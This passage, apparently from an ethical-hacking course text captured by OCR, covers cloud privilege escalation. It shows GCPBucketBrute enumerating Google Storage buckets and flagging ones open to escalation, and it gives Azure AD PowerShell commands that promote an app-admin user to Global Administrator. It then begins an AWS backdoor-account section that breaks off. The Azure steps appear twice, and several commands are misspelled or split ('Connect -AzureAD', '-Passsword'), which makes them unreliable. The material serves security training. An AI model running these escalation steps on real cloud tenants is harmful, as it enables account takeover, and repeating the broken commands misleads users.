
Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**". If "**`allUsers`**" or "**`allAuthenticatedUsers`**" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.


Attackers can use the Google storage "**`TestIamPermissions`**" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.



```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.88: Screenshot of GCPBucketBrute



Privilege Escalation Using Misconfigured User Accounts in Azure AD

Step 1: The attacker discovers a normal user account in Azure AD using a tool such as **Bloodhound** or **AzureHound**. In fact, the user is misconfigured as an app admin to an application registered to the target Azure AD

Step 2: Run the following command to set up the Azure AD PowerShell module and log in to the Azure AD using a normal user account:

```
Connect -AzureAD
```

Step 3: Execute the following commands to create a new key credential for the application and store it in the local machine:

```
$pwd = <password>
$path = <thumbprint>
Export-PfxCertificate -cert $path -FilePath
<path_to_save_.pfx file> -Passsword $pwd
```

Step 4: Upload that self-signed certificate into Azure AD in the certificate portion of the registered application

Step 5: Now, run the following command to escalate the privileges of the normal user account to Global Administrator after authenticating Azure AD with the newly created certificate:

```
Connect -AzureAD -TenentId <tenant_id> -
ApplicationId <app_id> -CertificateThumbPrint
<thumbprint>
Add-AzureADDirectoryRoleMember -RefObjectId
<normaluser_object ID> -ObjectId <Globaladmin_ID>
```

Step 6: After escalating the privileges, open Azure AD and check the assigned role for the normal user, which is shown as **Global Administrator**. Now, the attacker can perform any action in that Azure AD

Privilege Escalation Using Misconfigured User Accounts in Azure AD

Discussed below are the steps involved in exploiting misconfigured user accounts in an Azure AD environment.

- **Step 1**: The attacker discovers a normal user account in Azure AD using tools such as Bloodhound or AzureHound.
- **Step 2**: The attacker runs the following command to set up the Azure AD PowerShell module and login to the Azure AD using a normal user account:

  ```
  Connect -AzureAD
  ```

- **Step 3**: The attacker executes the following commands to create a new key credential for the application and store it in the local machine.

  ```
  $pwd = <password>
  $path = <thumbprint>
  Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx
  file> -Passsword $pwd
  ```

- **Step 4**: The attacker uploads that self-signed certificate into the Azure AD in the certificate portion of the registered application.
- **Step 5**: Now, the attacker runs the following commands to escalate privileges of the normal user account to Global Administrator after authenticating the Azure AD with the newly created certificate:

  ```
  Connect -AzureAD -TenentId <tenant_id> -ApplicationId <app_id> -
  CertificateThumbPrint <thumbprint>
  ```

```
Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object
ID> -ObjectId <Globaladmin_ID>
```

- **Step 6**: After escalating privileges, the attacker opens Azure AD and verifies that the role assigned to the normal user is Global Administrator. Now, the attacker can further exploit the target Azure AD using the elevated privileges.

Creating Backdoor Accounts in AWS

- Attackers can use tools such as **Endgame** and **Pacu** to create backdoor accounts in an AWS cloud platform
- List the IAM resources with the user account:

  `endgame list-resources -s iam`

- List S3 Buckets:

